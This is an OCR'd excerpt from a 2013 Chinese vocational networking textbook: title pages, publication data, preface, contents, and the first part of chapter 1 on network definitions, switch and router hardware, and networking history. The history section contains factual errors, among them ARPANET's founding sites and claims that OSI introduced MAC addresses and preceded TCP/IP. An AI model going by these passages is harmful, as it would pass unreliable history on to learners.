高职高专计算机专业精品教材

网络技术基础与安全

李　锋　郭庚麒　主　编
许爱军　姜永亮　蔡　臻　副主编

清华大学出版社

高职高专计算机专业精品教材

网络技术基础与安全

李　锋　郭庚麒　主编

许爱军　姜永亮　蔡　臻　副主编

清华大学出版社

北　京

内 容 简 介

本书是结合编者多年教学经验而编写的一本计算机网络实用教程。全书根据初学者的特点,由浅入深、系统地讲述了计算机网络的基本概念、原理、方法、算法和应用,其目的是使读者在学习本书后,能够掌握计算机网络基本原理,且能灵活应用计算机网络的基本知识与技术。全书从计算机网络定义开始,继而按计算机网络的体系结构对各层次内容进行深入介绍。

全书共分 8 章,通过具体的工作任务,从底层向高层对计算机网络体系架构展开讲解。本书遵循循序渐进的原则,注重基础性和实用性,所选网络案例与实验均具有较强的代表性,能起到举一反三的作用。本书每章均配有教学视频、习题、教学 PPT 和参考答案,供有需要的读者在线学习。本书特别适合作为本科和职业院校及计算机培训学校等相关专业课程的教材。

图书在版编目(CIP)数据

网络技术基础与安全/李锋,郭庚麒主编.--北京:清华大学出版社,2013
高职高专计算机专业精品教材
ISBN 978-7-302-33288-6

Ⅰ. ①网… Ⅱ. ①李… ②郭… Ⅲ. ①计算机网络—高等职业教育—教材 ②计算机网络—安全技术—高等职业教育—教材 Ⅳ. ①TP393

中国版本图书馆 CIP 数据核字(2013)第 168800 号

责任编辑:张龙卿
封面设计:徐日强
责任校对:刘 静
责任印制:

出版发行:清华大学出版社
网 址:http://www.tup.com.cn,http://www.wqbook.com
地 址:北京清华大学学研大厦 A 座 **邮 编**:100084
社 总 机:010-62770175 **邮 购**:010-62786544
投稿与读者服务:010-62776969,c-service@tup.tsinghua.edu.cn
质量反馈:010-62772015,zhiliang@tup.tsinghua.edu.cn
课件下载:http://www.tup.com.cn,010-62795764
印 刷 者:
装 订 者:
经 销:全国新华书店
开 本:185mm×260mm **印 张**:13.25 **字 数**:320 千字
版 次:2013 年 11 月第 1 版 **印 次**:2013 年 11 月第 1 次印刷
印 数:1~ 000
定 价: .00 元

产品编号:050240-01

前　言

随着计算机和网络技术的飞速发展，人类已经步入信息时代，计算机网络已广泛应用于各行各业，完全改变了人类以往对时间和空间的观念，人们足不出户就可了解天下大事，远隔千里又咫尺天涯，从而使世界真正变成一个地球村。计算机与通信技术的不断进步将推动着计算机网络技术的发展，新概念、新思想、新技术、新型信息服务也不断涌现。计算机网络课程已经成为高等院校计算机类专业的基础课以及理工类和经管类专业的必修课。

本书采用“基于工作任务”方法阐述计算机网络机制与运行原理、技术与应用，以真实的工作任务过程带动具体知识点的展开，让读者能与身边网络应用紧密联系，并学以致用，这对提高读者的阅读和学习兴趣是十分重要的，也是编者撰写这本书的初衷。

本书内容是在编者多年科学研究、教学研究和教学实践过程中积累、修改、补充和逐步完善的。其在讲述时结合 TCP/IP 协议分析计算机网络深层次的内容，涉及计算机网络整体框架、技术理论、协议层次、安全技术等；并把计算机网络的原理、技术与应用融合在一起讲述网络基础理论；同时结合网络应用反映最新的网络理论和技术知识，力求讲清楚计算机网络协议的层次在哪里、网络协议层次如何捆绑、如何看到实际的网络协议包、IP协议和网络互联的核心思想以及网络中的寻址技术和路由技术的核心内容，为网络结构、网络操作系统、组网技术、网络运行管理、网络应用及网络综合布线等提供理论依据。

为方便教学，本书配套有相关电子课件、实验录像、虚拟课本、在线实验和讨论答疑网络课程站点。该站点于 2011 年荣获第十五届全国多媒体教育软件大赛二等奖(教育部指导、中央电教馆)，2012 年获得第八届全国高等学校计算机课件大赛二等奖(全国高等学校计算机课件评比评测委员会)，2012 年遴选为省精品资源共享课程(广东省教育厅)。具体链接地址如下。

(1) 实用网络技术：http://www.gdcp.cn/jpkc/lf。

(2) 网络攻防与安全：http://www.gdcp.cn/jpkc/lf/security。

由于时间仓促和编者水平有限，故书中难免存在缺点和不足之处，恳请广大读者批评指正。

编　者

2013 年 6 月

目　录

第 1 章　计算机网络基本概念

人类社会已经进入信息化时代，计算机文化已经成为人类第二文化。计算机网络因其对经济发展及人们生活方式的改变在整个行业中异军突起；目前网络技术已经应用到各行各业，电子商务与电子政务的普及更使网络成为信息社会的支撑平台。计算机网络能够让任何人、任何地方、以人们的任何感受享用任何信息，计算机网络无处不在。

计算机网络是通信技术与计算相结合的产物。所谓计算机网络，是指将地理位置不同的具有“自治[①]”能力的计算机及其外联设备，通过通信链路连接起来，在操作系统、网络管理软件及通信协议的支撑和协调下实现资源共享和信息交互[②]。

计算机网络的功能主要体现在 3 个方面：数据通信、资源共享和分布式计算。

1. 数据通信

数据通信是计算机网络最基本功能，用于实现计算机与终端或计算机与计算机之间信息的传递。地理位置分散的生产单位或业务部门可通过计算机网络连接起来进行集中控制和管理，例如用户可以利用网络传送电子邮件、发布消息、聊天对话、电子购物、远程教育等。

2. 资源共享

资源是指构成系统的所有要素，包括软硬件资源，如计算处理能力、大容量磁盘、高速打印机、绘图仪、通信线路、数据库、文件和其他计算机上的相关信息。用户共享网络中的各种软硬件资源，从而提高整体系统的利用率。

3. 分布式计算

分布式计算是将一项完整复杂的任务划分成许多子任务，由网络中的计算机协调并共同完成汇总，从而得到计算结果。目前，分布式计算已经用于协调网络中计算机闲置的海量处理能力并进行云计算和云查杀，全球 SETI@home 项目利用分布式计算分析来自外太空的电信号，以寻找、探索可能存在的外星智慧生命。

本章主要介绍计算机网络的发展及分类，让学生对计算机网络的定义、功能和发展趋势有大致了解，更深入的知识将会在后续章节中详细讲述。

学习目标

1. 知识目标

(1) 识记计算机网络的定义。

(2) 识记 OSI 七层参考模型名称。

---

① 自治：指每台计算机工作都是独立的，任何一台计算机都不能干预其他计算机的工作，任意两台计算机之间没有主从关系。

② 信息交互：要接入一个网络必须有物理连接和逻辑连接。物理连接包括通信设备和线路，如交换机、路由器、双绞线等；逻辑连接包括 TCP/IP 配置、浏览器、网络管理软件等。最终接入网络的目的是实现资源共享和信息交互。

(3) 理解计算机网络分类及划分依据。

(4) 理解多路数字信号冲撞的原因。

2. 能力目标

(1) 理解交换机和路由器的用途和功能。

(2) 识记交换机指示灯的含义。

(3) 识记交换机和路由器的工作层次。

1.1 计算机网络的发展

工作任务一 认识网络设备

工作目的

认识交换机和路由器。

工作任务

小张新任企业网络管理员,需要熟悉公司网络产品,并了解网联设备功能、接口和指示灯含义。

任务分析

交换机和路由器是基本的网络互联设备。交换机端口比路由器多,用于接入计算机组成局域网;而路由器用于连接不同交换机,将局域网互联成广域网。

工作环境和工具

二层交换机和路由器各 1 台。

工作过程

(1) 启动二层交换机,注意观察交换机型号、接口和指示灯作用,如图 1-1 所示。




图 1-1 交换机接口

① 交换机型号:S2126。S:表示交换机 Switch,2126 是具体型号,其中第一个 2 表示二层交换机,涉及 OSI 参考模型物理层和数据链路层。

② 交换机接口。

a. 以太网接口:S2126 共有 24 个以太网(FastEthernet)接口,每个接口都有唯一标识,第一个接口是 F 0/1 口,第二个接口是 F 0/2 口,以此类推。

b. Console 口:Console 接口也称为配置接口,用于通过命令行配置交换机。

③ 交换机指示灯。交换机以太网接口有两种指示灯,分别是 Link/ACT 指示灯和速率指示灯,如图 1-2 所示。




图 1-2　交换机指示灯

a. Link/ACT 指示灯。

- 亮：表示检测到网线连接(绿色)。
- 灭：无连接。

b. 闪烁：有数据传输。

c. 100Mbps 速率指示灯。

- 亮：当前端口传输速率为 100Mbps(橘色)。
- 灭：当前端口传输速率为 10Mbps。

(2) 启动路由器，注意观察交换机型号、接口和指示灯作用，如图 1-3 所示。

① 路由器型号：RSR10。R：表示路由器 Router，路由器涉及 OSI 参考模型物理层、数据链路层和网络层。




图 1-3　路由器接口

② 路由器接口。

a. 以太网接口：RSR10 系列路由器有两个以太网口，分别是 F 0/0 口和 F 0/1 口，用于接入不同局域网交换机。

b. 串口：RSR10 系列路由器背面有两个串口(Serier)，分别是 S1 口和 S2 口，用于与远程路由器连接，组成广域网。

c. Console 口：Console 接口也称为配置接口，用于通过命令行配置路由器。

③ 路由器指示灯。

a. 串口指示灯：S1 或 S2 灯亮表示与远程路由器串口已连接。

b. 以太网指示灯分为 Link/ACT 指示灯和 100Mbps 速率指示灯，与交换机类似。

(3) 连接交换机和路由器。换机用于接入计算机组成局域网，而路由器用于连接不同交换机，将局域网互联成广域网，如图 1-4 所示。





图 1-4　交换机和路由器连接示意图



交换机用于：

路由器用于：



随着人类步入信息化社会，计算机网络已经成为制约生产力发展的重要因素。什么是计算机网络？它是如何发展起来的呢？计算机网络起源于美苏冷战，从产生、发展到成熟，总体可以划分为 4 个阶段。

1. 第一阶段：以主机为中心的计算机网络

20 世纪 60 年代初，美国国防部为保证防御武装系统在受到苏联核打击后仍然具有生存和反击能力，开发出半自动地面防空系统（Semi-Automatic Ground Environment，SAGE）。半自动地面防空系统将众多雷达和测控设备经由线路汇集至一台 IBM 计算机上集中处理与控制，当部分雷达被摧毁后，计算机仍然能够协调其余雷达正常工作。以主机为中心的计算机网络拓扑结构如图 1-5 所示。从此，计算机技术开始与现代通信相结合，产生一门新兴科学——计算机网络技术。第一代计算机网络具有以下特点。

（1）多个终端共享中心主机软硬件资源，中心主机的性能决定整个网络的性能。

（2）中心主机需要承担数据处理和通信双重任务，主机负担很重。

（3）终端设备若要加入网络，则必须通过专线接入中心主机，线路利用率低。

（4）网络可靠性低，中心主机的瘫痪会导致整个网络的不可用。

2. 第二阶段：从主机到主机的计算机网络

1969 年，美国国防部资助建立阿帕网（ARPANET），将位于洛杉矶的加利福尼亚大学、圣芭芭拉的斯坦福大学以及位于盐湖城的犹他州州立大学 3 所大学的计算机连接起来，通过通信处理机相连。阿帕网是 Internet 最早的雏形，从主机到主机的计算机网络拓扑结构如图 1-6 所示。从主机到主机的计算机网络具有以下特点。




图 1-5　以主机为中心的计算机网络拓扑结构




图 1-6　从主机到主机的计算机网络拓扑结构

(1) 数据通信任务首次从计算机分离，由通信处理机承担，减轻中心主机负荷。

(2) 降低网络接入成本，提高通信线路利用率。任何主机只要和通信处理器连接即可与网络中其他计算机通信。

(3) 由于网络没有采用统一体系结构，因此不同厂商的计算机由于接入设备不同，所使用的协议也不一样，即使所处同一网络也不能通信[①]。

到 1972 年，阿帕网上接入的节点已经达到 40 多个，网点彼此之间主要传送小文本文件(电子邮件)。此后随着节点数量不断增多，由于缺乏统一标准，故不同类型的计算机不能相互通信。为此，美国国防部开始着手研究异构主机之间的互联问题，引发第三代计算机网络。

3. 第三阶段：开放式标准化网络

1984 年，国际标准化组织(International Standards Organization，ISO)提出开放系统互联参考模型(Open System Interconnection Basic Reference Model，OSI)，OSI 参考模型制定一系列协议标准，其实质是一个庞大的协议集。它将网络结构划分为 7 层，各层之间功能相互独立，各司其职，从而将一个复杂的网络体系划分成若干个子系统，并统一各层协议标准。OSI 首次引入 Mac[②] 地址，以解决同一网络不同类型主机之间的通信问题。OSI 参考模型结构图如图 1-7 所示。




图 1-7　OSI 参考模型结构图

OSI 参考模型基于 Mac 地址，但是只能实现同一网络不同主机之间的互联，不能解决异构网络主机之间的通信。这是由于不同主机间通过查询对方 Mac 地址转发策略会限制网络规模，而主机要从一个很大的 Mac 地址表中找出一条符合的记录会降低转发速率。

① 例如有些厂商将数字“0”调制成－5V，而有些厂商调制成 0V，这会导致彼此信号不可识别成，即使接入同一网络也不能相互通信。

② Mac 地址也称为物理地址，用于标识网络内不同计算机。例如，局域网内部主机、手机蓝牙之间的通信就是基于 Mac 地址的。

Mac 地址表过大问题的解决方法是将计算机划分到不同网络，网络之间相互独立，但这又导致了异构网络之间主机不能通信。为解决这一不足，20 世纪 80 年代末美国国防部在主机 Mac 地址的基础上引入网络 IP 地址，改进为 TCP/IP 参考模型，并从 7 层体系结构压缩为 4 层，OSI 与 TCP 参考模型的区别如图 1-8 所示。在 TCP/IP 参考模型中，网络地址用 IP 地址标识，网络内部主机用 Mac 地址标识，从而实现异构网络主机之间的互联。




图 1-8　OSI 与 TCP 参考模型的区别

4. 第四阶段：三网融合互联阶段

在 TCP/IP 网络体系推出后，计算机网络一直沿着标准化方向发展，遵循 TCP/IP 协议的各种设备，如计算机、手机、GPS、平板电脑、各种手持设备都能接入互联网。TCP/IP 参考模型将通信网、广播网①和计算机网络技术合而为一，在物理层形成无缝覆盖，网络层互联互通，应用层实现各种业务渗透和交叉。

1.2　计算机网络的定义与分类

1.2.1　计算机网络的定义

所谓计算机网络，是利用通信设备和线路将功能独立的多个计算机互联起来，通过功能完善的管理软件实现网络中资源共享和信息交互。这里要注意以下几点。

（1）网络连接包括物理连接和逻辑连接。物理连接包括各种通信设备和线路。通信设备有网卡、集线器、交换机和路由器等，这些将会在后续章节详细讲述；线路有双绞线、电话线、同轴电缆和光纤等。

（2）功能独立的计算机是指具有自主处理能力的计算机或处理设备，设备之间不存在主从关系。例如，计算机和手机之间通信属于计网络网络范畴；而计算机通过电缆连接的打印机、扫描仪等不属于计算机网络范畴，因为它们之间属于主从关系。

① 广播网是一节点发送、所有节点都能接收的网络，如有线电视网。

1.2.2　计算机网络的分类

1. 根据地理覆盖范围划分

计算机网络依据不同标准可以划分为不同类型的网络。根据地理覆盖范围大小可以划分为局域网 LAN(Local Area Network)、城域网 MAN(Metropolitan Area Network)、广域网 WAN(Wide Area Network)和因特网(Internet)。

